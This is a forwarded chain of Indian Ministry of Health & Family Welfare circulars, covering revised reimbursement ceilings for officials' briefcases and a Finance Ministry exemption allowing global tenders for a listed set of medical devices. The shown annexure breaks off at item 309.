Cc: dydir <dydir@aiimsbhopal.edu.in>, dda <dda@aiimsbhubaneswar.edu.in>, DDA AIIMS JODHPUR <dda@aiimsjodhpur.edu.in>, DDA AIIMS PATNA <dda@aiimspatna.org>, DDA AIIMS Raipur <dda@aiimsraipur.edu.in>, dda <dda@aiimsrishikesh.edu.in>, dda <dda@aiimsmangalagiri.edu.in>, ddaiimsnagpur1 <ddaiimsnagpur1@gmail.com>, Saroj Singh <sarojkr.singh@gov.in>, Dr. PRADIP KUMAR <kpradip10@gmail.com>, <dda@aiimskalyani.edu.in>, <dda@aiimsgorakhpur.edu.in>, Rajeev Sen Roy <rajeevsenroy30@gmail.com>, Lt Col Rajeev Sen Roy <dda@aiimsbathinda.edu.in>, DDA Administration <dda@aiimsdeoghar.edu.in>, AMRENDRA KUMAR <amrendra.kumar72@gov.in>, <office.aiimsdeoghar@gmail.com>, dda aiimsbibinagar <dda.aiimsbibinagar@gmail.com>, <dda@aiimsbibinagar.edu.in>, ddaaiimsbilaspur <ddaaiimsbilaspur@gmail.com>, ddaaiimsjammu <ddaaiimsjammu@gmail.com>, dda aiimsrajkot <dda.aiimsrajkot@gmail.com>, ddamadurai1189 <ddamadurai1189@gmail.com>, Administrative Officer <ao.aiimsmadurai@gmail.com>, Mukesh Kumar <mac.prasad@gmail.com>, <ddapgi@gmail.com>, <krishana.goyal@jipmer.edu.in>, <DDA@aiims.edu>, <Priyadarshika.s@gov.in>, <jalan.raj@gov.in>, Cc: <dinesh.kumar14@nic.in>, <sankar.garg@gov.in>, Amit Batra <amit.batra@gov.in>

Sir/ Madam

Please find the attachment.

Note: In case this email requires you to reply, you are requested to reply to all the officials of PMSSY-IV Section at - dinesh.kumar14@nic.in; jalan.raj@gov.in; sankar.garg@gov.in; amit.batra@gov.in;
Regards

PMSSY-IV Section
Ministry of Health and Family Welfare

2 attachments

all new AIIMS.pdf
11K

Encl 26-06-2024.pdf
279K

A-27023/15/2024-PMSSY-IV(8279285)
Government of India
Ministry of Health & Family Welfare
PMSSY-IV Section

Nirman Bhawan, New Delhi
Dated: 11th July, 2024

To,
Director/ Executive Director of all new AIIMSs/ INIs (MOHFW)

Subject: Revision of monetary ceiling for reimbursement of Briefcase/Office Bag/Ladies Purse – reg

Madam/Sir,

Please find enclosed herewithMoHFW Circular dated 26.06.2024 regarding revision in the monetary ceiling for reimbursement of Briefcase/office Bag/Ladies Purse in respect of officials/ officers of DoE/ MoHFW, for information and necessary action.

Yours faithfully

(Raj Kumar Jalan)
Under Secretary to the Government of India
Tel:011-23061343

Enclosures (2): as above.

Copy to:-

1.Director AIIMS Delhi , Director PGIMER and Director JIPMER

2.EDs of All New AIIMS under PMSSY ,

3. Deputy Director (Administration), of all new AIIMSs/ INIs (MOHFW)

Copy also to

1.Director INI

Z.28011/08/2023-Genl.I
Government of India
Ministry of Health & Family Welfare

Nirman Bhawan,
Dated: 26-06-2024

CIRCULAR

Subject: Revision of monetary ceiling for reimbursement of Briefcase/Office Bag/Ladies Purse – reg.

Considering the prevailing market rates and increasing prices of the consumer goods, the Competent Authority has decided to revise the monetary ceiling for purchase/reimbursement of briefcase/official bag/ladies purse as under:-

Sr.no.	Level of officers/officials	Existing Ceiling incl. GST (Rs.)	Revised Ceiling incl. GST (Rs.)
1.	Secretary/Special Secretary or equivalent (Level 17)	10000/-	12500/-
2.	Addl. Secretary or equivalent (Level-15-16)	8000/-	10000/-
3.	Joint Secretary or equivalent (Level-14)	6500/-	8125/-
4.	Director/Dy. Secy./Sr. PPS or equivalent (Level 12-13)	5000/-	6250/-
5.	Under Secretary/ PPS or equivalent (Level 11)	4500/-	5000/-
6.	Section Officer/PS or equivalent (Level 8-10)	4000/-	5000/-
7.	Assistant Section Officer/PA or equivalent (Level 7)	3500/-	4375/-

2. The entitled officers/officials can purchase briefcase/office bag/ladies purse of their own choice from any private/public outlet. However, reimbursement shall be restricted to the above mentioned limits.

3. The reimbursement against purchase of briefcase/office bag/ladies purse shall be made to the officers/officials of this Department once in three years from the date of issue of earlier one. The bill in original may be sent to General Administration Branch certifying that the Briefcase/Office Bag/Ladies Purse has been purchased. The reimbursement for the same will be made subject to the revised ceiling as mentioned above with effect from 25th June, 2024.

4. This issues with the approval of AS&FA(Finance) vide diary no. CD No.899 dated 25.06.2024.

Signed by
Surya Prakash
Date: 26-06-2024 17:37:26
Surya Prakash
Under Secretary to the Government of India

To,

All Officers/Sections of Department of Health & Family Welfare

Copy to:

(i) DDO, Department of Health & Family Welfare, Nirman Bhawan, New Delhi.
(ii) The Pay & Account Officer, Department of Health & Family Welfare, Nirman Bhawan, New Delhi.
(iii) Staff of DoHFW through e-Office Notice Board.

Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fwd: Relaxation under Rule 161(iv) of General Financial Rules 2017 for issuance of GTE for procurement of Medical Devices - reg.

1 message

DDA AIIMS PATNA <dda@aiimspatna.org> Fri, Dec 26, 2025 at 3:36 PM
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **RaviKumar RaviKumar** <ravi.kumar89@gov.in>
Date: Fri, Jul 19, 2024 at 1:23 PM
Subject: Fwd: Relaxation under Rule 161(iv) of General Financial Rules 2017 for issuance of GTE for procurement of Medical Devices - reg.
To: <director@aiimsbhopal.edu.in>, <director@aiimsbhubaneswar.edu.in>, <director@aiimsjodhpur.edu.in>, <director@aiimspatna.org>, <director@aiimsraipur.edu.in>, <director@aiimsrishikesh.edu.in>, <edaiimsrbl@gmail.com>, <rajwanshiarvind@hotmail.com>, <director@aiimsmangalagiri.edu.in>, <directoraiimsnagpur@gmail.com>, <sramji57@gmail.com>, <executivedirector@aiimsgorakhpur.edu.in>, <director@aiimsbathinda.in>, <director@aiimsdeoghar.edu.in>, Director AIIMS Bibinagar <director@aiimsbibinagar.edu.in>, <vsnegi22@yahoo.co.in>, <shakti810505@gmail.com>, <drmhraosvims1957@gmai.com>, <cdskatoch@gmail.com>, <puranik_6@hotmail.com>, <madhabananda@gmail.com>, <director@aiimsguwahati.ac.in>, <director@aiimsbilaspur.edu.in>, <ed@aiimskalyani.edu.in>, Director JIPMER <director@jipmer.edu.in>, <ed.aiimsrajkot@gmail.com>, dps <dps@hllhites.com>, abhijeetk <abhijeetk@hllhites.com>, pankajmka74 <pankajmka74@gmail.com>, ashwinikumar <ashwinikumar@hllhites.com>
Cc: dydir <dydir@aiimsbhopal.edu.in>, dda <dda@aiimsbhubaneswar.edu.in>, Manumanish Gupta <guptairss@gmail.com>, DDA AIIMS JODHPUR <dda@aiimsjodhpur.edu.in>, DDA AIIMS PATNA <dda@aiimspatna.org>, DDA AIIMS Raipur <dda@aiimsraipur.edu.in>, dda <dda@aiimsrishikesh.edu.in>, Saroj Singh <sarojkr.singh@gov.in>, dda <dda@aiimsmangalagiri.edu.in>, ddaiimsnagpur1 <ddaiimsnagpur1@gmail.com>, Dr. PRADIP KUMAR <kpradip10@gmail.com>, <kochas27@gmail.com>, Rajeev Sen Roy <rajeevsenroy30@gmail.com>, Rajeev Sen Roy <dda@aiimsbathinda.edu.in>, AMRENDRA KUMAR <amrendra.kumar72@gov.in>, <office.aiimsdeoghar@gmail.com>, <dda@aiimsdeoghar.edu.in>, dda aiimsbibinagar <dda.aiimsbibinagar@gmail.com>, ddaaiimsbilaspur <ddaaiimsbilaspur@gmail.com>, <ddaaiimsjammu@gmail.com>, <ddamadurai1189@gmail.com>, dda aiimsrajkot <dda.aiimsrajkot@gmail.com>, T Mag <thaiu.mag@gov.in>, <dda@aiimskalyani.edu.in>, <dda@aiimsgorakhpur.edu.in>, ANKITA MISHRA BUNDELA <js-pmssy-mohfw@gov.in>, Shri Raj Kumar Deputy Secretary <raj.kumar28@nic.in>, T Chinsum Naulak <chinsum.n@nic.in>, Mayukh Ranjan Paul SO <mayukh.paul88@gov.in>, Anshuli Tandon <anshuli.tandon@gov.in>, bme pmssy <bme.pmssy@yahoo.com>

Respected Madam/Sir,

Please find this Ministry's OM dated 02.07.2024 for Relaxation under Rule 161(iv) of General Financial Rules 2017 for issuance of GTE for procurement of Medical Devices for your information and necessary action.

With regards,

Ravi Kumar,
Section Officer, PMSSY-I,
MoH&FW, Nirman Bhawan, New Delhi.

----- Forwarded Message -----
From: "Shri Raj Kumar Deputy Secretary" <raj.kumar28@nic.in>
To: "Mayukh Ranjan Paul SO" <mayukh.paul88@gov.in>,."T Chinsum Naulak" <chinsum.n@nic.in>, "RaviKumar RaviKumar" <ravi.kumar89@gov.in>
Sent: Thursday, July 18, 2024 4:41:53 PM
Subject: Fwd: Relaxation under Rule 161(iv) of General Financial Rules 2017 for issuance of GTE for procurement of Medical Devices - reg.

Raj Kumar
राज कुमार
Deputy Secretary
PMSSY and SNA
Ministry of Health and Family Welfare
Tel. no. 23063178

----- Forwarded Message -----
From: "ANKITA MISHRA BUNDELA" <js-pmssy-mohfw@gov.in>
To: "PRIYADARSHIKA SRIVASTAVA" <priyadarshika.s@gov.in>, "Shri Raj Kumar Deputy Secretary" <raj.kumar28@nic.in>
Sent: Thursday, July 18, 2024 3:39:59 PM
Subject: Fwd: Relaxation under Rule 161(iv) of General Financial Rules 2017 for issuance of GTE for procurement of Medical Devices - reg.

----- Forwarded Message -----
From: "Procurement I EPW Section" <epwsec-mhfw@nic.in>
To: "ARADHANA PATNAIK" <Jsadmn-mohfw@gov.in>, "RAJIV WADHAWAN" <r.wadhawan15@gov.in>, "Vipul Aggarwal" <dr.vipul@nic.in>, "Vandana Jain" <vandana.jain@nic.in>, "Dr. Manashvi kumar" <jstraining-mohfw@gov.in>, "Elangbam Robert Singh" <robert.elangbam@gov.in>, "ANKITA MISHRA BUNDELA" <ankita.edu@nic.in>, "Ms Meera Srivastava" <jsrch-mohfw@gov.in>, "Pushpendra Rajput" <pushpendra.r@nic.in>, "Madhukar Bhagat" <jsehealth-mohfw@gov.in>, "Ghulam Mustafa" <ghulam.mustafa@nic.in>, "Saurabh Jain" <js-publichealth@gov.in>, "Vijay Kumar Sinha" <sinha.vijay@nic.in>, "Apurva Chandra" <secyhfw@nic.in>, "ROLI SINGH" <asfr-mohfw@gov.in>, "S KRISHNAVENI" <krishna.s@nic.in>, "Jaideep Kumar Mishra" <asfa-mhfw@nic.in>, "Prof (Dr) Atul Goel" <dghs@nic.in>, "Ms. V Hekali Zhimomi" <zhimomiv@ias.nic.in>, "Ms V" <Addlsecy-mohfw@gov.in>, "ANKITA MISHRA BUNDELA" <js-pmssy-mohfw@gov.in>
Cc: "Manoj Kumar Sinha" <mk.sinha26@nic.in>, "Lavkesh Sehgal" <lavkesh.sehgal79@nic.in>
Sent: Thursday, July 18, 2024 1:20:13 PM
Subject: Relaxation under Rule 161(iv) of General Financial Rules 2017 for issuance of GTE for procurement of Medical Devices - reg.

Respected Sir/Madam,

Please find the attached OM dated 16-07-2024 for information and necessary action.

With regards,

Procurement-I (EPW) Section,
Room No. 515- A Wing,
M/o Health & Family Welfare,
Nirman Bhawan, New Delhi.
011-23063653

OM - GTE.pdf
16837K

Z.28015/10/2021-Proc.I(EPW) 8097555
Government of India
Ministry of Health & Family Welfare
Department of Health & Family Welfare
[Procurement-I (EPW) Section]

Nirman Bhawan, New Delhi
Dated: 02-07-2024

OFFICE MEMORANDUM

Subject: Relaxation under Rule 161(iv) of General Financial Rules 2017 for issuance of GTE for procurement of Medical Devices - reg.

The undersigned is directed to forward herewith a copy of OM no. F.4/1/2023-PPD(pt.) dated 28-06-2024 received from Procurement Policy Division, Department of Expenditure on the subject noted for information and compliance.

(Encl: As above)

Signed by
Lavkesh Sehgal
Date: 16-07-2024 16:46:26

(Lavkesh Sehgal)
Under Secretary to the Govt. of India
Tele. No.: 23061875

To

Sr. PPS to DGHS, Nirman Bhawan, New Delhi.

PPS to SS (H)

PPS to AS&FA, AS&MD MoHFW, Nirman Bhawan, New Delhi.

PPS to AS(VHZ)

PS to All Joint Secretaries/ Advisor (Cost)

The Director, All AIIMS, New Delhi/ Patna/ Bhubaneswar/ Raipur/ Bhopal/ Jodhpur/ Rishikesh.

The Director, National Institute of TB and Respiratory Diseases, New Delhi.

The Director, Vallabhbhai Patel Chest Institute, North Campus, University of Delhi.

The Medical Superintendents, Safdarjung/Dr.RML/SSKH/KSC Hospital, New Delhi.

The DG&CEO, Central Medical Services Society, New Delhi.

The Chairman & Managing Director, HLL Life Care Ltd., Thiruvananthapuram, Kerala – 695012

HITES(HLL Infra Tech Services Ltd)- NOIDA, Uttar Pradesh.

The DDG (Stores), Medical Stores Organization, Sector-1, R.K. Puram, New Delhi –110066.

The Director (CGHS), Nirman Bhawan, New Delhi.

Director, JIPMER/ PGIMER/ NEIGHRIMS/ RIMS/ NIHFW/ FSSAI / NIMHANS/MGIMSKHS.

The Director, Chittaranjan National Cancer Institute, Kolkata.

The Director, CIP, Ranchi.

The Director, AIISH, Mysore.

The Director, LGB Regional Institute of Mental Health, Tezpur.

No.F.4/1/2023-PPD(pt.)
Government of India
Ministry of Finance
Department of Expenditure
Procurement Policy Division
*****

515, Lok Nayak Bhavan,
Khan Market, New Delhi,
28.06.2024

OFFICE MEMORANDUM

Subject: - Relaxation under Rule 161(iv) of General Financial Rules 2017 for issuance of Global Tender Enquiry (GTE) for procurement of Medical Devices -reg.

Attention is invited to this Department's OM No. F.12/17/2019-PPD dated 15.05.2020 regarding amendment in Rule 161(iv) of General Financial Rules (GFRs) 2017 stipulating that *no Global Tender Enquiry (GTE) shall be invited for tenders upto Rs.200 crore*. However, in exceptional cases, where the Ministry or the Department feels that there are special reasons for issuance of GTE, it may record its detailed justification and seek prior approval for relaxation to the above Rule from the competent authority i.e. Secretary (Coordination), Cabinet Secretariat.

2. In this context, Ministry of Health & Family Welfare (MoH&FW) has requested to exempt procurement of 354 Medical Devices from the above instructions.

3. In view of request of MoH&FW, a general exemption is hereby granted herewith under Rule 161 (iv) of GFRs 2017, from the instructions issued by this Department vide OMs No. F.12/17/2019-PPD dated 15.05.2020 & 28.05.2020, for issuance of GTE for procurement of 354 Medical Devices listed at Annexure-A till 31.03.2027 or further orders.

4. In this context, it is further clarified that:

a. The machine system includes spare parts and accessories which may be procured by procuring entities together or separately.
b. Procuring entity concerned may frame the detailed technical specifications for the above devices as per their requirements.

5. This issues with the approval of Finance Secretary.

Encls: As above.

(Sher Bahadur)
Under Secretary (Procurement Policy)
Tel. No. 24621304
Email: sher.bahadur@nic.in

To,

All the Secretaries and Financial Advisors to Government of India.

Copy to:

Secretary (Coordination), Cabinet Secretariat, Rashtrapati Bhawan, New Delhi.

Annexure-A

S.N.	GTE Device/Equipment
1	Continuous Plexus Block Management Catheter
2	Therapeutic Hypothermia Device
3	Integrated Difficult Airway Scope System
4	Digital Anaesthesia Machine with Digital Vaporisers, with Integrated Charting System
5	Apheresis Machine
6	Automated Blood Component Processor
7	Blood Component Irradiator
8	Dry Plasma Thawing System
9	Bio-Banking and Archiving Equipment
10	Electro Physiology System 2D/3D/EP catheters/instruments/accessories
11	Pacemakers (MRI Compatible/Leadless/DDDR)
12	Automatic Implantable Cardioverter Defibrillator (AICD)
13	Cardiac Resynchronisation Therapy-Pacing /Defibrillator (CRT-P/CRT-D)
14	Digital Subtraction Angiography System
15	Venous Coupler System
16	Paclitaxel Coated Balloon with Citrate Ester Excipient
17	Polymer Based Paclitaxel Eluting Stent for SFA
18	Pneumatic Hand Pump for Balloon Dilatation
19	Hydrophilic Coated Angiographic Catheter
20	3D Electro Anatomical Mapping System, with Consumables
21	Intra-Cardiac Echocardiography System, with Consumables
22	Suture Mediated Vessel Closure Device

23	Floppy Wire for Zero Coronary Angioplasty
24	Intra-operative Imaging and TTFM for Cardiothoracic Surgery
25	Intra Aortic Balloon Pump (IABP)
26	Haemostasis System for Cardiothoracic Surgery
27	Impella Device for Cardiothoracic Surgery
28	Hemodynamic Recorder for Cardio Vascular Lab
29	Cardiopulmonary Bypass Machine
30	Left Atrial Appendage Closure Device
31	Mitral Transcatheter Edge to Edge Repair Device
32	Valved Conduits for Heart Surgery
33	Bioprosthetic Heart Porcine Valve (Aortic/Mitral)
34	PDA Occluder (Double Disc)/ PVL/ LAA/ PFO/ ASD Occluder
35	Mitral Valve Annuloplasty Repair Ring
36	Self- Expanding Transcatheter Aortic Valve Implantation/Replacement Device
37	Pericardial Patches
38	High Frequency Chest Wall Oscillation Airway Clearance System
39	Endomotor (Endodontic Electric Motor)
40	Transillumination Caries Detector
41	Intraoral Scanner/ Image Plate Scanner
42	Orthopantomogram/CBCT Scan
43	Derma Scope/Dermatoscope
44	Intense Pulsed Light Therapy Device
45	Microneedling Radio Frequency Equipment
46	Microinjection System (Microinjector, Micromanipulator, Pipette Puller)
47	Motor Electric Dermabrader

48	Digital Stroboscope for ENT applications
49	Bone Anchored Hearing Aid (BAHA)
50	Cochlear Implant System (with or without Speech Processor)
51	Auricular Reconstruction Set
52	Endoscopic Sinus Surgery Set
53	ENT Workstation
54	OAE Screening System
55	Audiometer: Fixed/ Portable with or w/oTympanometer
56	Microdebrider for ENT Surgery
57	Sialendoscopy Set
58	High Resolution Manometry System
59	Wireless Capsule Endoscopy System
60	Fibro Scan Machine
61	Cholangioscopy Direct Visualization System with Accessories
62	Lumen Apposing Stents
63	High Definition Upper/Lower Flexible Endoscopic System for 3rd Space Endoscopy
64	Balloon Assisted Enteroscopy System
65	Reusable Flexible Dueodenoscope with Disposable Cap
66	Endoscopic Suturing and Plication Device for Bariatric Surgeries
67	Continuous Glucose Monitoring System
68	Platform Pedography System
69	Vaccum Assisted Breast Biopsy Machine
70	Mesh: Dual-layered/Preshaped/Absorbable
71	High Throughput Single Cell Analysis System
72	Automated Disintegration Test Apparatus

73	Dissolution Test Apparatus with Auto Sampler
74	Karl Fischer Titrator
75	Fourier Transform Infrared Spectroscopy
76	Bio-layer Interferometry
77	Flow Cytometry, Automated Cell Counter
78	Gas Analyzer Automatic for CO2, O2, N2
79	Cytoprep Centrifuge with Vortex Mixer
80	Activated Clotting Time Machine
81	Isothermal Calorimeter
82	Automated High Throughput Liquid Based Cytology (LBC) System
83	High Resolution Atomic Force Microscopy
84	Carbon Coater (Evaporator) for Grids
85	High Performance Chromatography including Thin Layer/HPLC/UHPLC/FPLC/HbHPLC/ HPLC (coupled with Mass Spectrometry)
86	Gel Imaging and Documentation System
87	Fully Automated NAT (Nucleic Acid Testing) System
88	Next Gen Sequencing Machine for DNA/RNA
89	Automated Cartridge Based Nucleic Acid Amplification System (CB-NAAT)
90	Polymerase Chain Reaction Machine (Multi-Block/Gradient/Droplet Digital/Real Time)
91	Electrophoresis System: Agarose Gel/ Pulse Field/Vertical Gel/On-Chip
92	Automated Capillary DNA Sequencer
93	Automated Cell Viability Analyser with accessories
94	Automated Liquid Handling System for Serial Dilutions
95	Automated Nucleic Acid/ Protein Purification System
96	Automated Tissue Microarray & TMA Software
97	Cell Morphology Biosensor

98	Digital Slide Scanning System with Research Grade Microscope/Image Analysis Software
99	Electron Microscope
100	ELISA/ELISPOT Reader
101	Film Array Mulltiplex PCR System
102	Advanced Gas Chromatography equipment
103	Gel Electrophoresis Equipment with Accessories
104	High Content Screening Systems
105	Mass Spectrometers (including combinations with Liquid/Gas Chromatography)
106	Inductively Coupled Plasma Mass Spectrometry (ICP-MS)
107	Fluorescent Microscope/ Portable Fluorescent Microscope
108	Liquid Based Cytology System
109	Magnetic Bead Based Multiplex Immunoassay System
110	Ion Exchange Chromatography System
111	Automated Mercury Analyser
112	Bilirubin Analyser: Micro Method/ Transcutaneous
113	Metaphase Finder System with Fluorescence
114	Multimode Microplate Reader and Fluorimeter
115	Microwave Digestion System
116	Multiplex Protein Array/ Suspension Array System
117	Advanced Spectrophotometer
118	Point of Care Device for Cardiac Biomarkers (CKMB, Troponin, BNP, Myoglobin)
119	Ultracentrifuge Machines
120	Spectrometer/ Spectroscope/ Spectrofluorometer/ Texture Analyzer
121	Vacuum Assisted Automatic Tissue Processor
122	Western Blotting Apparatus

123	X-Ray Diffraction Equipment
124	Fully Automated Immunoassay Systems: Enzyme Linked Fluoroscent Assay (ELFA)/Chemiluminescence Enzyme Immunoassay (CLEIA)/Electrochemiluminescence Immunoassay (ECLIA)
125	Fully Automated Clinical Chemistry Analyzer, standalone or integrated with Electrochemiluminescence Immunoassay Analyzer (ECLIA) or other Immunoassay Systems
126	Thalassaemia and Hemoglobinopathy Testing System
127	Fully Automated High Throughput Hematology Analyzer, with Instruments and Accessories
128	Automated Sample Preparation System for Flow Cytometery
129	Fully Automated Nephelometry Analyzer
130	Microarray Facilities for Genetic Analysis
131	Fully Automated Slide Stainer: Histopathology/ Histochemistry/ Hematology
132	Workstation for Multi-PTM Analysis (Proteomics)
133	Automated Microbial Identification and Antibiotic Susceptibility System
134	Automatic Colony Counter
135	Automated Continuous Monitoring Blood Culture System
136	Automated Coverslipper
137	Automated T.B. Culture and Drug Sensitivity Detection System
138	Image Analyser cum Viral Foci Counter
139	Computerized Archival System for Histopathology & Cytology
140	Handheld ICG Fluorescence Imaging System
141	Video Assisted Thoracic Surgery (VATS) Set/Instruments
142	Flow Track Cardiac Output Monitoring
143	Slander's Jet Ventilator for Emergency Airway
144	T-Piece Resuscitator
145	CO2 Fraction Laser
146	Cavitational/Cavitron Ultrasonic Surgical Aspirator (CUSA)

147	Endoscopic Saphenous Vein Harvesting (EVH) System
148	Neuro Muscular Block Monitoring System
149	Trinocular Compound Phase Contrast Microscope (with Camera, Imaging system)
150	High End Operating Microscope
151	Cryostat/Cryomicrotone
152	FFR (Fractional Flow Reserve) Machine
153	Trans-Oesophageal Echo Cardiograph
154	Intravascular Ultrasound (IVUS)
155	Advanced Material Surgical Instruments-All Surgical Specialities
156	Thromboelastogram (TEG)/ Thromboelastometer (ROTEM)
157	TRS Modular Drive for Drill/Reamer/Sagittal Saw System
158	Mobile Endoscopy Unit
159	Electrical Impedance Tomography (EIT)
160	FNIRS (Functional Near Infrared Spectroscopy) System
161	Video Bronchoscope with tip mobility in four directions
162	Freeze Fracture System
163	Cryo Plunge Freezing Unit
164	Full Endoscopic Lumbar IT & ED set
165	Rapid Blood /Fluid Flow Warmer
166	3D Printer Hardware and Machine Interface Software
167	Surgical Navigation System
168	Transcutaneous Oxygen Monitor
169	Non-Invasive Jugular Oximetry Monitor
170	Automated, Integrated ICU Monitoring and Charting System
171	Viscoelastic Global Coagulation Testing Device

172	Stimulator Systems: Transcranial/ Deep Brain/ Intra-operative
173	Cell Saver for Intra-operative Blood Salvage
174	CHNS (Carbon, Hydrogen, Nitrogen, Sulphur, Oxygen) Analyzer
175	Ultrasonic Cutting, Coagulation, Vessel Sealing System, standalone or integrated with Bipolar Device, with Hand Instruments for Open/Laproscopic Surgery
176	Radiofrequency Cutting, Coagulation and Vessel Sealing System, standalone or integrated with Bipolar Device, with Hand Instruments for Open/Laproscopic Surgery
177	Cone Beam Computed Tomography: Mobile/Fixed/Intraoperative
178	Continuous Renal Replacement Therapy Machine
179	High Fidelity Mannequins for medical/surgical training
180	High Fidelity Simulator Systems: All Specialities
181	Extra Corporeal Shockwave Lithotripter
182	Atherectomy System: Coronary/Rotational/Orbital/Carotid
183	Fenestrated Stabilization System
184	Fibreoptic Bronchoscope for Adult/ Paediatric use
185	Hyperthermic Intravesical Chemotherapy (HIVEC) System
186	Intra Cranial Pressure Monitoring Device
187	Intraoperative Neuromonitoring System
188	Lymphovascular Microscope
189	MRI 3Tesla/Intraoperative MRI System
190	High End Intraoperative Ultrasound for Surgeries
191	High End Surgical Drill System with Attachments
192	Rigid Bronchoscope/ Rigid Esophagoscope (Adult/ Paediatric)
193	Super-microsurgery Systems
194	Endoscopic Ultrasound/ Endobronchial Ultrasound System (EUS/EBUS)
195	Endoscopic Ultrasound Fine Needle Biopsy (EBUS/EU/FNB) Machine with Needles
196	Cutting/Scoring Balloon: Peripheral/ Coronary

197	Pharmacomechanical Thrombectomy System
198	Peripheral Microcatheters (Coaxial, Braided)
199	Radio Frequency Ablation System
200	Cryoablation System, with Needles and Accessories
201	Cryoprobes, with Accessories
202	Drug Coated Beads Device for Chemoembolization
203	Transarterial Radioembolization Particles Device
204	Peripheral Coils: Micro/ Detachable
205	Embolic Protection System
206	Peripheral Support Catheter
207	Braided Self-Expandable Stents: Arterial/Venous/ Carotid
208	ICU Ventilator with Integrated Metabolic Monitoring/ Automatic Closed Loop Weaning with PAV (proportional assist ventillation)
209	Flexible Fibreoptic Cystoscope/ Uretero-Renoscope/ Cysto-Nephroscope/ Rhinolaryngoscope/ Bronchoscope/ Endoscope (Adult/Paediatric)
210	Flexible Video Cystoscope/ Uretroscope/Laryngoscope/Bronchoscope/Endoscope (3D, 4K)
211	Semiflexible Pleuro Videoscope System with Tissue Differentiation Technology
212	Uretero-Renoscope (Adult/Paediatric)
213	Cystoscope-Resectoscope (Adult/Paediatric)
214	Laproscopic Surgery Set with High-Definition Camera (3D/4K) (Adult/Paediatric) with Accessories
215	Laproscopic Surgery Set with Hysteroscope/Resectoscope (with Integrated Sheath), with Accessories
216	Robotic Surgical System for Soft Tissue/Cranium/Spine/Joint Replacement Surgeries
217	Occlusion Balloon Catheter: Temporary/ Micro (with variable diameters)
218	Braided Flexible Carotid/ Renal/Peripheral Guiding Sheath with Detachable Valve
219	ECMO (Extended Respiratory Support Application) Oxygenator (Adult/Peadiatric)
220	Homogenous Sized Embolization Microspheres
221	Advanced Perfusion System

222	Blood Parameters Monitoring System
223	Intelligent Powered Stapler and Reload
224	Selectable Staple Height Linear Cutter
225	Circular Powered Stapler
226	Hemostats: Absorbable, with Thrombin
227	Tissue Adhesion Barrier (Absorbable Adhesion Barrier)
228	Sutures with Advanced Material Needles
229	Antibacterial Knotless Tissue Control Device
230	Embolic Protection Devices
231	Vascular Mimetic Implants
232	Safety Huber Needle
233	Venous Implantable Port/Chemo Ports
234	Polyethylene Seldinger Arterial Catheter with or without Bloodless System
235	Central Venous Catheters: Adult/Paediatric/Neonatal (Antibacterial/Antifungal/ Silver Impregnated)
236	Distally Valved Peripherally Inserted Central Catheter
237	Kaolin Based Hemostatic Dressing (Non-absorbable)
238	Flowable Hemostat Gelatin Matrix
239	Resorbable Collagen Based Hemostat
240	Bioreactance Non-invasive Fluid Management Monitoring System
241	Fibrin Sealant with Sythentic Aprotinin
242	Double Lumen Tube with Integrated Camera
243	Acellular Dermal Matrix
244	Intracorporeal Shock Wave Lithotripter: Pneumatic/Dual Energy
245	Thallium Fibre LASER for Stone & Tissue
246	Soft Silicon Flexible Adhesive Four Layered Dressing


247	Reusable Core Biopsy Instrument, with Needles
248	Titanium Bone Mimicking Interbody Spacers for Cervical, PLIF, TLIF, LLIF Procedures
249	K-wireless Minimal Invasive Spinal Fixation System
250	Oxygenators (Adult, Peadiatric, Neonatal)
251	High End (3D) Surgical Loupes with Camera
252	Microsurgical Instruments for Microvascular Surgeries
253	Mixed Reality/ Augmented Reality/ Virtual Reality (Hardware + Software) for Surgeries
254	Ultra Low Height/Double Abduction Operating Table with Radiolucent Top
255	Advanced 64 Channel EEG Machine
256	Mobile C-arm Angiography System
257	Flat Panel Mobile C-Arm and Fluoroscopy System
258	O-arm Surgical Imaging System
259	Electro-Chemotherapy System
260	HIPEC and Isolated Limb Perfusion Set
261	Hydrogen Peroxide Decontamination System
262	Automated Peritoneal Dialysis Set with Cassette
263	Haemodialysis Machine with Accessories
264	Near Infrared Spectrometer (NIRS)
265	Renal Denervation Therapy
266	Expandable Corpectomy Device
267	Riomimetic Synthetic Absorbable Dural Substitute
268	Gamma Camera with accessories
269	M-Coated Nitinol Hydrophilic Guidewire
270	Three Dimensional Exoscopy and Endoscopy System for Neurosurgery
271	ePTFE Coated Self-expanding Cover Stents

272	Neuro Shunts
273	Dural Graft Substitutes and Sealants
274	Vertebroplasty System with High Viscosity Bone Cement
275	Cobalt Chromium Vertebral Body Stenting System for Vertebral Compression Fractures
276	Laser Interstitial Ablation (LiTT) for Epilepsy
277	Flexible (3D, 4K) Neuroendoscopic System: Spinal/Skullbase/Ventricular
278	Electrocortigraphy/ Stereo Encephalography Machine with Electrodes and Accessories
279	Cerebral Aneurysm Clips/ Endoscopic Clips for Haemostasis, with Applicators Set
280	Single Head Pressure Injector
281	Digital PET-CT/PET-MR
282	NMR Spectrometer with Electronics and Console
283	Solid-state Cardiac SPECT Camera
284	Fourier Transform NMR System
285	Nucleic Acid Extraction & Quantification System
286	Auto PAP Cervical Cancer Screening System with HIV
287	Electronic Witnessing System for IVF Laboratories
288	Incubator for Culturing Human Gametes and Embryos (incl. Automatic Gas Analyzer)
289	Time Lapse Embryo Imaging System
290	Laser and Imaging System for Human Embryo Biopsy
291	Cryostorage System for Human Embryos and Gametes
292	Stereo Zoom Microscope with Imaging and Documentation System
293	CASA (Computer Assisted Semen Analysis) Equipment
294	Digital Oocyte Aspiration Pump
295	IVF Workstation with Microscope & Imaging System
296	Micromanipulator (Piezo) and Inverted Microscope with Camera, Laser System, Computer etc.

297	Automated Semen Analyzer for Human IVF lab
298	Tubal Microsurgery Instruments Set
299	LLETZ Unit with Smoke Evacuator with Integrated Cart
300	Digital Refractometer/Auto-Refractometer
301	Fully Automated Non-Contact Tonometer
302	Coaxial Ophthalmoscope (Rechargeable)
303	Digital Non-Mydriatic Fundus Camera
304	Laser Scanning Confocal Microscope
305	LASIK Machine
306	Nd YAG Laser with Accessories
307	Femtosecond Laser Equipment for Lenticule Extraction for Refractive Surgery
308	Femtosecond Laser System for Precision Cataract Surgery
309	Dual Pump Transversal Phaco Machine for Micro-Incision Cataract Surgery
